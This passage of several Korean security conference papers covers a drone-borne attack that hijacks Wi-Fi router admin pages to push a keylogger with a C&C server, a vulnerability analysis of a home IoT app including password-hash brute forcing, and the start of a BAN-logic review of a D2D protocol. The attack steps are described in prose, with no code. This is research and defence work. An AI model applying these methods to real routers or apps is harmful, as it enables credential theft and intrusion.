[1]에서는 최근 다양한 분야에서 사용되는 드론이 사이버공격의 매개체로 악이용될 가능성을 제시한다. 해당 논문에서 제시하는 예시로 드론에 무선통신 중계소 역할을 하는 프로그램, GPS 교란 장치와 같은 사이버공격 프로그램과 장치를 탑재함으로써 일어날 수 있는 사이버 공격 시나리오를 제안하고 전장에서 드론을 이용한 보안 위협, 예상되는 공격 시나리오를 제안함으로써 위협의 심각성을 인지시킨다. 해당 논문에서 제시하는 사이버보안 위협 시나리오는 드론에 악성 프로그램을 설치한 후 Access Point(이하 AP)로 위장하여 군사시설로 이동시켜 내부 네트워크로 침투하여 데이터를 유출하는 방식이다.

2.2 연구 필요성

사이버 공격 무기로써 드론의 특징은 기동성과 원격 접근성을 꼽을 수 있다. 기존의 사이버 공격의 경우 물리적 액세스를 위해 공격자가 직접 접근해야 하는 한계점이 존재했지만, 드론을 이용함으로써 직접 접근할 필요가 없어졌다.


실제로 2019년, 2021년 두 차례에 걸쳐 사우디 아람코 정유 시설이 드론을 이용한 공격을 받았으며 원격의 공격자가 드론을 이용하여 1,300km를 비행하여 공격한 점을 보았을 때 이러한 특징을 악용했다고 볼 수 있다.

III. 공격 시나리오 설계 및 구현

본 연구에서 설계하는 드론을 통한 와이파이 공격 시나리오는 다음 [표 1]과 같은 환경에서 진행된다.

[표 1] 공격 시나리오 환경

System	실험 환경
Drone	Raspberry Pi + Drone Kit
Victim	Window 10
Attacker	Kali Linux
AP	i*** ***



[그림 1] 공격 시나리오

본 연구의 공격 시나리오는 총 6단계로 구성되며, 해당 시나리오는 공용 AP의 관리자페이지가 취약한 ID, Password(이하 PW)를 사용하고 있다는 가정하에 진행된다. 전체적인 진행 방법은 아래와 같다.

1) 공격자는 공용 AP의 SSID와 PW의 리스트를 제작

2) 드론을 목표 AP에 접근할 수 있도록 목적지를 설정하여 동작

3) 목표 AP 관리자페이지 권한을 획득하여 공지/광고 기능에 악성 URL 삽입

4) 희생자가 AP에 접근 시, 악성 URL로 이동시켜 악성코드 설치 유도

5) 악성코드 실행 시, 탈취한 정보를 C&C에 전송

6) 드론은 다음 목표 AP로 이동하고, 앞의 과정을 반복하여 공격을 수행

3.1 드론 공격을 위한 AP 보안 취약점

본 연구에서 드론은 사이버공격을 진행할 수 있도록 하는 매개체이다. 드론에 탑재된 라즈베리 파이가 공격을 진행할 수 있도록 이동수단의 역할을 수행한다. 드론에 탑재된 라즈베리 파이는 AP 관리자 권한 탈취 및 악성 URL 삽입 두 가지의 기능으로 나뉜다.

AP 관리자 권한 탈취는 미리 현장 및 인터넷에서 수집한 SSID/PW 리스트를 통해 AP에 접근하고, 취약한 관리자 ID/PW를 이용하여 공격을 진행한다. ID/PW 입력이 완료되면 CAPTCHA를 우회하기 위해 CAPTCHA 문자열이 [영어 소문자 5글자]인 특징에 기인하여

식별 및 추출 작업을 진행한다. 우회의 경우, Selenium을 이용한 이미지 추출 후 Google Vision API를 이용하여 이미지로부터 문자열을 추출하여 우회한다.



[그림 2] i*** 관리자페이지

CAPTCHA 우회 성공 후, 공유기 기능인 공지/광고 기능에 접근해서 악성 URL을 삽입하고 공격을 마친다.




[그림 3] CAPTCHA 예시

3.2 위조 웹페이지를 통한 악성코드 설치 유도

공격자는 관리자페이지의 공지/광고 기능을 이용하여 희생자의 AP 사용을 제한하고, 위조 웹페이지로 이동시키게 된다. 위조 웹페이지의 목적은 희생자에게 악성코드를 유포하는 것이며, 웹페이지는 사회 공학 기법을 통해 악성코드를 설치하도록 유도한다.


* ipTIME 공지/광고 기능 : 공유기에 최초로 연결된 사용자를 설정된 URL로 자동으로 연결해 주는 기능.



[그림 4] 위조 웹사이트

3.3 악성코드 다운로드 및 실행

본 연구에서 사용된 악성코드를 희생자는 zip 파일로 PC에 설치하고, zip 파일 내부의 exe 파일을 실행시키면 백그라운드에서 악성행위가 진행된다. 대표적인 악성행위는 키로거이다. 키로거를 통해 희생자의 키보드 움직임을 감지해 ID나 PW와 같은 중요 정보를 수집한다. 또한, 문장의 입력이 완료되었음을 알리는 'Enter' 키를 누르면 이미지 캡처를 진행한다. 해당 악성코드는 위의 동작을 통해 수집한 데이터를 C&C로 보내는 행위를 반복 수행한다. 아래 [그림 5]은 C&C 서버 측에서 관찰한 희생자 컴퓨터에 실행된 악성행위를 의미한다.




[그림 5] 수집된 ID와 PW

3.4 명령 제어 서버(C&C) 구축

본 연구에서 사용된 명령 제어 서버(이하 C&C)는 희생자 PC에서 실행 중인 악성코드를 제어할 수 있다. 해당 C&C 서버에서는 악성 행위 시작, 정지, 키로깅 기능만을 담당하고 있지만 차후 추가 악성코드 드롭, 파일 암호화 등의 다양한 악성 행위를 이용 할 수 있다는 점에서 추가적인 공격 가능성을 시사한다.

아래 [그림 6]은 네트워크 패킷 캡처 도구인 wireshark를 통해 악성코드의 키로깅 동작 중, 소켓 통신의 패킷 일부를 살펴본 것이다. 희생자 컴퓨터로부터 C&C 서버에 수집되는 탈취 정보 및 캡쳐 이미지 데이터가 전송되는 것을 확인할 수 있다.



[그림 6] C&C 서버로 수집된 데이터

IV. 공격 시나리오 성능 제시

본 연구 시나리오는 근거리 통신망에서 접근 가능한 AP를 드론을 이용함으로써 원격으로 공격할 수 있도록 했다. 즉, 드론을 이용함으로써 거리에 제한을 두지 않고 근거리 통신망에서의 공격이 가능하다는 것을 실증했다.

관리자페이지 로그인을 위한 CAPTCHA 우회와 공지/광고 기능 내 악성 URL 삽입은 자동화되어 공격이 진행된다. 3.1절에서 진행한 CAPTCHA 우회의 경우, 문자열 추출 성공률의 경우 약 33%이며, 최소 3초에서 최대 60초 이내에 우회에 성공한다.

악성코드의 경우 희생자가 악성코드를 설치하여 실행시킬 경우, 키로거와 캡처를 통해 희생자의 행위를 전반적으로 파악할 수 있다. 이는 다른 악성코드의 동작에 대한 가능성도 시사한다. 이를 기반으로 APT 그룹에서 사이버공격을 진행하게 된다면, 굉장한 파급력을 지닐 것으로 예상된다. 하지만 본 연구의 시나리오는 설치 및 실행을 자동화시키지 못했기에, 설치 및 실행 면에서 희생자가 직접 실행시켜야 한다는 한계점이 존재한다.

V. 결론

새로운 정보통신기술이 적용됨에 따라 드론의 활용은 다양한 분야로 확대될 것이며, 성능 면에 있어서도 지금보다 더 첨단화될 것이다.[1] 본 연구에서는 드론 활용범위 확대와 성능이 발달함에 따라서 드론이 사이버공격의 수단으로 활용될 수 있다는 시나리오를 설계하고 구현하여 보안 위협을 실증하였다. 시나리오가 실제 환경에서 진행될 경우의 파급력에 대해 예상해볼 수 있었고 그에 따른 대응책을 다음과 같이 마련했다.

대응 방안은 다음과 같이 공용 와이파이 및 드론에 대한 보안으로 두 가지로 나뉠 수 있다.

공용 와이파이의 경우, 사용된 취약점에 대한 보완이 있다. 취약점이 발견되었다면 사용된 취약점에 대해 보완될 수 있도록 소프트웨어를 패치 및 업데이트가 필요하다. 또한, 공용 와이파이를 이용하는 사용자들에게 보안 교육을 제공해 보안 인식을 제고시켜 사이버공격으로부터 자신의 개인정보를 보호할 수 있도록 해야 한다.

드론에 대한 보안 대응책의 경우, 악의적인 드론 사용을 막기 위해서는 정부 차원에서 드론 관련 규제를 강화하는 방법이 있다. 언급한 것들 외에 보안 위협에 대해 효율적으로 대응하기 위해서는 많은 전문가의 관심과 체계적인 보안 기술이 개발되어야 한다.[2]

향후 연구로는 본 연구에서 다루지 못한 악성코드 실행 자동화에 대한 한계점을 극복하고, 드론의 사이버무기화에 대한 보안대책을 제시하고자 한다.

[참고문헌]

[1] 박근석, 천상필, 김성표, 엄정호, “전장에서 드론을 활용한 보안 위협과 시나리오”, 융합보안논문지. pp. 73-79, vol. 18, no. 4, October, 2018.

[2] 김선광, 문은정, 김초영, 안하영, 김승준, 한철규, “드론을 이용한 무선네트워크 공격 시나리오와 대응방안”, Journal of the KIPS. pp. 186-188, vol. 24, no. 2, November, 2017.

[3] 문석준, “2025년 드론택시 나온다”, 경제정책해설, pp. 48-49, vol. 362, January, 2021.

[4] 투데이코리아, “2026년 90兆 드론 시장 경쟁 치열”, https://www.todaykorea.co.kr/news/articleView.html?idxno=275024, 8, August, 2020.

IoT 보안 인증 제도 기반 홈 IoT 기기 애플리케이션의 취약점 분석 및 대응책 제시*

윤혜진*, 김은주*, 최지원*, 위한샘**, 이옥연*

*국민대학교 정보보안암호수학과(학부생, 교수)

**국민대학교 금융정보보안학과(대학원생)

Vulnerability Analysis of Home IoT Device Applications and Suggestion of Countermeasures Based on IoT Security Certification

Hyejin Yoon*, Eunju Kim*, Jiwon Choi*, Hansaem Wi**, Okyeon Yi*

*Dept. Information Security, Cryptology, Mathematics, Kookmin University(Undergraduate, Professor)

**Dept. Financial Information Security, Kookmin University(Graduate)

요 약

최근 IoT 기술의 발전과 편리성으로 인해 홈 IoT 기기의 수요가 늘면서 다양한 홈 IoT 기기가 보급되고 있다. 홈 IoT 기기는 가장 안전해야 할 사용자의 보금자리에 사용되므로 사용자의 개인정보와 자산을 필수적으로 보호해야 한다. 하지만 대부분의 홈 IoT 기기 애플리케이션의 보안 수준이 낮아 이를 겨냥한 해킹 범죄들이 증가하고 있는 추세이다. 본 연구에서는 홈 IoT 기기 애플리케이션에 대해 NOX 프로그램으로 추출한 APK를 MITMPROXY, SUPER툴을 이용해 각각의 취약성을 분석하여 발생 가능한 위협을 식별한다. 또한 KISA의 'IoT 보안 시험·인증 기준 해설서'에 따른 인증 기준 부합 여부를 평가하고 이에 따른 적절한 보안 대응책을 제시하여 인증 제도에 부합하는 안전한 홈 IoT 기기 애플리케이션(이하 앱.)의 증가를 기대한다.

I. 서론

사물인터넷(Internet of Things, IoT)은 유·무선 네트워크를 기반으로 모든 사물을 연결하여 사람과 사물, 사물과 사물 간의 통신을 제공하는 기술을 의미한다. IoT는 산업 분야에서 자동화 시스템을 구축함으로써 기업, 국방, 의료 분야 등에 편리성을 제공한다. 그뿐만 아니라, 건강 관련 서비스, 홈 네트워크 등에도 적용되어 사용자 삶의 질이 향상된다. 이러한 편리성으로 인해 최근 전 세계적으로 사용자들을 위한 IoT 적용 제품 및 서비스가 증가하고 가정 내에 적용되는 스마트 홈 IoT 기술도 발전하고 있다. 스마트 홈 IoT 기술은 리모컨, 도어락, 제어 센서 등 다양한 기기에 IoT 기술을 융합하여 원격으로 제어할 수 있어 사용자에게 편리성을 제공한다.

하지만 이러한 홈 IoT 기기를 활용해 최근 다양하고 고도화된 해킹 사례가 늘고 있다. 경찰청 통계에 따르면 2020년 9월까지의 누적 해킹 범죄는 2019년 대비 21.7% 증가하였다. 하지만 검거율은 17.6%로 감소하여 IoT 해킹 범죄가 점점 지능화되고 있음을 알 수 있다.[1]

따라서 본 연구는 특정 IoT 기기와 연동하는 앱 A를 실험 대상으로 다양한 방식의 취약점 분석을 진행하며 이에 대해 보안 인증 제도를 기반으로 한 보안 대응책을 제시한다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00085, 5G+ 기반 6G 이동통신 정보보안 기술 연구)

II. 취약점 분석

2.1 분석 앱 및 분석 도구 소개

앱 A는 로그인, 연동 가능한 IoT 기기 작동, 감사 등 다양한 기능들을 수행한다.

분석에 사용한 도구는 <표 1>과 같다.

Experiment Environment		
Device / OS	App Excution	· iPhone XS / ios 14
	Analysis Tool Excution	· Intel / Window
Analysis Tool	Network Analysis	· MITMPROXY
	APK file Analysis	· Nox App Player · Decompiler.com · SUPER

<표 1> 분석 도구

본 논문에서 연구를 통해 발견한 취약점은 영어 소문자(a, b)로 인덱스 화하여 설명한다.

2.2 MITMPROXY[2]를 이용한 취약점 분석

IoT 앱이 안전하게 데이터를 전달하는지를 살펴보기 위해 트래픽을 추적하여 MITM 공격이 가능하도록 도와주는 네트워크 분석 툴인 MITMPROXY를 이용하여 MITM(Man In The Middle) 공격을 수행하였다.

2.2.1 로그인 취약점

MITMPROXY 프로그램을 사용하여 앱 A를 iPhone XS에서 분석하였다. 앱 A에서 아이디와 비밀번호를 입력하는 과정을 MITMPROXY 프로그램으로 살펴보면, <그림 1>과 같이 아이디와 해싱된 비밀번호를 확인할 수 있다. <그림 1>은 JSON의 Request의 일부이다.




<그림 1> 로그인 과정에서의 사용자 아이디 및 비밀번호

위 <그림 1>을 보면 비밀번호가 해싱되어 있어 안전하다고 생각할 수 있다. 하지만 앱 A의 비밀번호 설정 특성상, 영문자와 숫자만을 이용하여 6-8자리의 비밀번호를 만들어내기 때문에 최대 62^8(약 2^{48})의 계산량으로 전수조사가 가능하다. 이는 KISA에서 권고하는 비밀번호 보안 강도[3]인 2^{112} 이상에 맞지 않고 취약점이 발견된 DES의 계산량인 2^{56}보다 적은 계산량으로 비밀번호를 알아낼 수 있다(취약점 a). 복호화를 하기 위해 앱 A를 설치해 APK를 추출한 후 JAVA 코드를 분석한 결과는 다음과 같다.


가. LoginActivity.java파일에서 비밀번호를 입력받은 후 UtilHandler.Sha256Encoding을 사용하여 저장한다.

나. Sha256Encoding함수는 비밀번호와 비밀번호 길이를 Sha256의 입력값으로 사용하여 출력값을 JSON 파일에 저장한다.


비밀번호의 Sha256Encoding 값을 알아내기 위해 전수조사를 수행하였다. <그림 2>는 실제 APK 파일 속 UtilHandle.java의 Sha256Encoding 함수이다. <그림 3>은 위의 함수를 이용하여 62^8(약 2^{48})가지 비밀번호의 해시값을 저장하는 테이블을 생성하는 코드 일부이다. <그림 3> 코드를 실행하여 만들어진 전수조사 테이블의 일부인 <그림 4>에서 <그림 1>의 해시값과 같은 값을 가지는 것을 볼 수 있다. 이때 <그림 4>에서 해시값과 함께 기록된 사용자의 비밀번호를 알아낼 수 있었다.



<그림 2> UtilHandle.java의 Sha256Encoding 함수



<그림 3> 해시값 생성 전수조사 소스 코드 일부



<그림 4> 해시값 테이블 일부

2.2.2 로그인 소스 코드 취약점

위의 2.2.1 연구에서 또 다른 앱 A의 로그인 과정 취약점을 발견할 수 있다. 위 연구에서 짧은 비밀번호의 취약점을 이용해 전수조사를 통해 충돌 쌍을 발견했다. 이때 전수조사가 성공할 수 있었던 배경은 APK로 추출한 JAVA 코드에서 비밀번호 해시 입력값과 함수를 알 수 있었기 때문이다. 해시 함수 이름과 입력값 정보가 난독화가 되지 않으면 공격자가 이를 가지고 공격이 가능하다(취약점 b).

2.3 SUPER[3]를 이용한 취약점 분석

SUPER(SUPER Android Analyzer)는 안드로이드 앱 취약점을 윈도우 등의 환경에서 APK 파일을 사용해 분석하는 툴이다.

앱 A의 APK 파일을 추출하여 SUPER를 이

용해 취약점을 분석해 본 결과, 총 1,738개의 소스 코드 취약점이 발견되었다. SUPER에서 제공하는 취약점 정보는 5가지의 취약 레벨로 나뉘어 제공되는데 앱 A의 경우 높은 취약성 순서대로 Critical 0건, High 3건, Medium 1건, Low 1,660건, Warnings 74건이 발견되었다. <표 2>는 SUPER를 통해 발견한 1,738개의 소스 코드 취약점을 유형 별로 묶은 총 23가지 종류의 취약점 내용을 설명한다.

High	Weak Algorithms	취약 알고리즘을 사용한다.
Medium	Allows Backup	adb을 사용해 애플리케이션 데이터 백업을 허용하여 앱의 개인 데이터를 PC로 가져올 수 있다.
Low	Generic Exception in Throws	메소드를 구체적으로 제시하지 않고 예외 처리를 한다.
	Generic Exception in catch	메소드를 구체적으로 제시하지 않고 예외 포착을 한다.
	Math Random method	충분히 랜덤하지 않은 함수를 사용한다.
	Sleep Method	sleep 메서드에 변수와 함께 인수로 사용되므로 앱이 무기한 중지될 수 있다.
	Unchecked output in Logs	민감한 정보를 기록한다.
	Unknown permission	응용프로그램이 자체 권한을 만들 수 있더라도 거부되어야 한다.
Warnings	Access fine location permission	사용자의 위치를 확인할 수 있다.
	Base64 Encode	안전하지 않은 데이터 인코딩 방식인 Base64를 사용한다.
	Base64 decode	안전하지 않은 데이터 디코딩 방식인 Base64를 사용한다.
	Call phone permission	사용자의 개입 없이 전화 번호를 호출할 수 있으므로 권한을 확인해야 한다.
	Certificate or Keystore disclosure	소스 코드의 분석을 통해 하드코딩된 인증서 또는 키 저장소가 노출될 수 있다.
	Exported activity	내보낸 활동이 발견되고 다른 사용자가 사용할 수 있다.
	Exported receiver	내보낸 수신자가 발견되고 다른 사용자가 사용할 수 있다.
	Exported service	내보낸 서비스가 발견되고 다른 사람이 사용할 수 있다.
	Get SIM OperatorName	응용 프로그램에서 장치 네트워크 운영자 이름을 기록하고 프로세스는 사용자 모르게 수행될 수 있다.
	IP Disclosure	소스 코드의 분해를 통해 개인 IP가 노출될 수 있다.
	Internet permission	네트워크 소켓을 만들고 사용자 지정 네트워크 프로토콜을 사용할 수 있다.
	Read external storage permission	SD 카드의 내용을 읽을 수 있다.
	Read phone state permission	장치의 전화 기능에 액세스할 수 있다.
	URL Disclosure	소스 코드의 분해를 통해 개인 URL이 노출될 수 있다.
	Write external storage permission	SD 카드에 쓸 수 있다.

<표 2> SUPER를 통해 발견한 취약점

<표 2>에서 High 레벨 취약점인 “Weak Algorithm”을 자세히 분석해본 결과, 앱 A가 “MD5”으로 계산한 메시지를 앱에서 사용한다는 점을 알게 되었다. MD5는 128비트 해시 함수로 충돌 쌍이 발견되는 취약점이 제시되어 사용하면 안 되는 해시 함수이다. 하지만 앱 A는 MD5를 사용하기 때문에 SUPER에 의해 High 레벨 취약점이 발견된 것이다.

III. IoT 보안 인증 제도[4] 기반 비교 분석 및 대응책 제시

현재 출시되는 IoT 제품들은 KISA에서 제공하는 IoT 보안 시험·인증 제도를 기준으로 보안 요구 사항에 부합하는지 시험을 시행한다.

KISA의 IoT 보안 시험·인증 기준 해설서는 IoT 보안 인증을 위한 보안 인증 수행 과정의 주요 절차 및 세부 활동 사항과 해당 기준 내용을 포함한다. IoT 제품(모듈 및 앱 포함)의 보안 요구사항을 기반으로 LITE, BASIC, STANDARD 3개의 등급으로 분류되며 본 연구에서는 앞서 발견한 IoT 앱의 취약점을 STANDARD 등급 보안 요구사항을 기반으로 비교·분석한다.

3.1 앱 A의 취약점 및 비교 분석

본 절은 2장의 연구 결과인 2.2절에서의 취약점 a, b와 2.3절에서 발견한 취약점 <표 2>를 IoT 보안 요구 사항에 따라 비교 분석한다.

a. 앱 A의 비밀번호가 전수조사할 수 있다는 것으로 AU1-8**에 부합하지 않는다.

b. 함수 이름, 인수로 함수의 기능을 쉽게 알 수 있는 것으로 PL1-3***에 부합하지 않는다.

SUPER로 발견한 취약점을 IoT 보안 요구 사항에 비교·분석한 결과는 <표 3>과 같다.

보안 인증 기준	오류 이름
AU1-5 제품에서 사용되는 사용자 계정 및 권한에 대한 관리 기능을 제공해야 한다.	· Allows Backup · Unknown permission · Access fine location permission · Call phone permission · Internet permission · Read phone state permission
CR1-1 중요정보 전송 또는 저장 시 안전한 암호 알고리즘을 사용해야 한다.	· Weak Algorithm · Base64 Encoding · Base64 decoding
CR3-1 난수 생성 시 난수성이 검증된 알고리즘을 이용해야 한다.	· Math Random method

** 길이, 주기, 복잡성을 고려하여 안전한 비밀번호로 설정되도록 해야 한다.
*** 소스 코드 분석 방지를 위해 난독화를 적용해야 한다.

DP1-1 제품 간 전송되는 중요 정보는 암호화되어야 한다.	· Unchecked output in Logs · Exported activity · Exported receiver · Exported service
PL1-3 소스 코드 분석 방지를 위해 난독화를 적용해야 한다.	· Certificate or Keystore disclosure · IP Disclosure · URL Disclosure
PH1-1 외부 인터페이스는 활성화하되, 필요 시 접근통제 기능을 지원해야 한다.	· Read external storage permission · Read phone state permission · Write external storage permission

<표 3> 보안 인증 항목 기반 취약점 분류표

3.2 대응책

본 절에서는 3.1절에서 언급한 인증 제도의 항목에 따른 대응책을 제시한다.

가. AU1-5 : 제품에서 사용할 기능에 대한 최소한의 권한만 부여해야 한다.

나. AU1-8 : 개인정보보호위원회에서 제시한 안전한 비밀번호 작성 규칙[5]에 따르면 영문 대소문자, 숫자, 특수문자 중 2종류를 선택하면 최소 10자리 이상이어야 하고, 3종류를 선택할 땐 최소 8자리 이상이어야 한다.

다. CR1-1 : Base64는 이진 데이터를 ASCII 문자열로 변환하는 알고리즘으로 한 번 수행하는 것은 안전하지 않다. Base64 인코딩 후 안전한 해시 알고리즘으로 한 번 더 해싱해야 한다.

라. CR3-1 : FIPS 140-2 인증을 받은 암호 모듈의 난수 생성기와 특정 함수의 출력값이나 IV를 seed로 사용하여 난수를 생성해야 한다. 예를 들어, KISA에서 제공하는 난수 발생기 알고리즘[6]은 CTR-DRBG(SEED/ARIA)이다.

마. DP1-1 : 공격자가 중간에서 가로챌 수 있는 중요정보는 AES와 같은 안전한 암호 알고리즘으로 암호화되어야 한다.

바. PL1-3 : 변수와 함수 이름을 의미 없이 짓거나 코드의 흐름을 알 수 없게 해야 한다.

사. PH1-1 : 제품에서 접근할 인터페이스에 대한 최소한의 권한만 부여해야 한다.

위의 대응책 이외에도 소스 코드 구현 시 sleep과 같은 함수엔 변수를 인수로 사용해선 안 되며 예외 처리를 명확히 해야 한다.

IV. 결론

본 논문은 NOX 프로그램으로 추출한 APK를 MITMPROXY, SUPER 툴을 이용해 홈 IoT 기기 앱에 대한 취약점 분석하였다. 또한, 분석한 취약점이 보안 인증 기준에 부합하는지 평가하고 이를 바탕으로 인증 항목에 대한 대응책을 제시하였다. 분석한 결과, 앱 전송 데이터인 사용자 아이디와 비밀번호를 쉽게 알아낼 수 있었고 소스 코드의 취약점을 발견할 수 있었다. 2.2절에서 분량상 넣지 않았지만, 다른 2개의 홈 IoT 앱을 같은 과정으로 분석해 본 결과에서도 취약점 a가 발견되었다. 이로 알 수 있었던 점은 IoT 보안 요구 사항이 있음에도 불구하고, 이를 만족하는 IoT 앱이 많지 않다는 점이다.

3.2절에서 제시한 총 1,740개의 취약점에 대해 권한 부여를 제외한 암호 알고리즘, 난독화, 소스 코드 예외 처리 및 함수 인수의 설정을 수행한다면 취약점의 1,731개가 해결될 것으로 예상한다. 이는 약 99% 정도의 효과를 내는 것으로 기존의 IoT 기기 앱이 3.2의 대응책을 적용한 보안 인증 제도를 통해 안전한 홈 IoT 환경을 구성하는 데에 기여할 것이라 기대한다.

[참고문헌]

[1] 전유진. “늘어나는 IoT 기기, “해킹 공포 여전해””. 『CCTVNEWS』. 2021년 1월 8일. https://www.cctvnews.co.kr/news/articleView.html?idxno=217963.

[2] “mitmproxy”.『mitmproxy』. https://mitmproxy.org.

[3] “암호 알고리즘 및 키 길이 이용 안내서”.『KISA』. 2018년 12월

[4] “SUPER Android Analyzer”. 『SUPER Android Analyzer』. https://superanalyzer.rocks.

[5] “사물인터넷(IoT) 보안 시험·인증 제도 해설서”.『KISA』. 2019년 2월

[6] “안전한 비밀번호 사용 규칙”.『개인정보보호위원회』. https://www.privacy.go.kr/a3sc/per/chk/examInfoViewCQ4.do.

[7] “모바일환경에 적합한 암호알고리즘 소스 코드”.『KISA』. https://seed.kisa.or.kr/kisa/Board/23/detailView.do.

5G 네트워크에서 D2D 통신을 위한 Chow-Ma 보안 프로토콜의 취약점 분석

이상민, 김지윤, 김보남, 유일선

순천향대학교 정보보호학과

Vulnerability Analysis of Chow-Ma Security Protocol for Device-to-Device Communication in 5G Networks

Sangmin Lee, Jiyoon Kim, Bonam Kim and Ilsun You

Soonchunghyang University

요 약

D2D(Device-to-Device) 통신 기술은 단말 간 직접통신으로 무선망에서 발생하는 네트워크 트래픽 오버헤드를 억제하는 기술이다. 2020년, Chow와 Ma는 5G 네트워크에서 안전한 D2D 통신을 지원하는 보안 프로토콜을 제안하였다. Chow-Ma 프로토콜은 자원 제약적인 IoT(Internet of Things) 기기에 적합하면서 익명성 및 완전 순방향 비밀성을 모두 보장하며 안전한 세션키를 교환할 수 있다고 주장한다. 이는 도청, 재생 공격, 중간자 공격 등 일반적인 공격에 대응할 수 있을 뿐만 아니라 D2D 네트워크 최적화에도 기여할 수 있는 Free-riding 공격 방지가 가능하기 때문에 D2D 보안 프로토콜 가운데 중요한 논문 중 하나이다. 이에 본 논문에서는 정형화 검증 도구인 BAN-Logic을 통해 Chow-Ma 프로토콜이 보안 요구사항을 완전히 만족하는지 검증하고, 도출된 문제점에 대한 개선 방안을 제시하였다.

I. 서론


이동통신 기술의 발전에 따라 최근 스마트폰 등의 모바일 기기의 사용량이 크게 증가하는 추세이다. 특히, 모바일 클라우드 등 관련 서비스의 확산으로 무선 네트워크상의 트래픽 사용률이 함께 증가하고 있다[1]. 무선 네트워크상의 트래픽 폭증은 기지국의 트래픽 수용 능력의 한계로 인해 Blackout 현상을 유발할 수 있다[2]. 해당 문제를 해결하기 위해 기기 간 직접 통신(Device-to-Device Communication) 기술이 대두되었다. D2D 통신 기술은 기지국을 통해 데이터를 중계할 필요가 없이 인접한 기기 간에 직접 통신하여 네트워크 효율성을 향상시키는 통신 기술로[1], Blackout 현상 발생의 원인을 일부 해결할 수 있을 것으로 기대된다[3]. 그러나 5G 네트워크의 주요 서비스인 사물인터넷 환경에서는 자원 제약적인 모바일 기기가 사용된다. 일반적인 네트워크 보안 프로토콜은 자원 제약적인 모바일 기기의 특성을 완전히 반영하기 어려우므로 이를 충분히 고려한 경량 인증 프로토콜의 개발이 필요하다.

본 논문에서는 Chow와 Ma가 제안한 자원 제약적인 환경에서 안전한 D2D 통신을 가능하게 하는 인증 프로토콜을 소개하고 정형화 검증 도구인 BAN-Logic을 통하여 보안 요구사항이 완전히 만족하는지 검증하였다. 검증 결과, 제안된 프로토콜은 사용자 개인키의 믿음이 부족하여 인증이 불안정하며 DoS(Denial of Service) 및 중간자 공격이 가능할 수 있다.

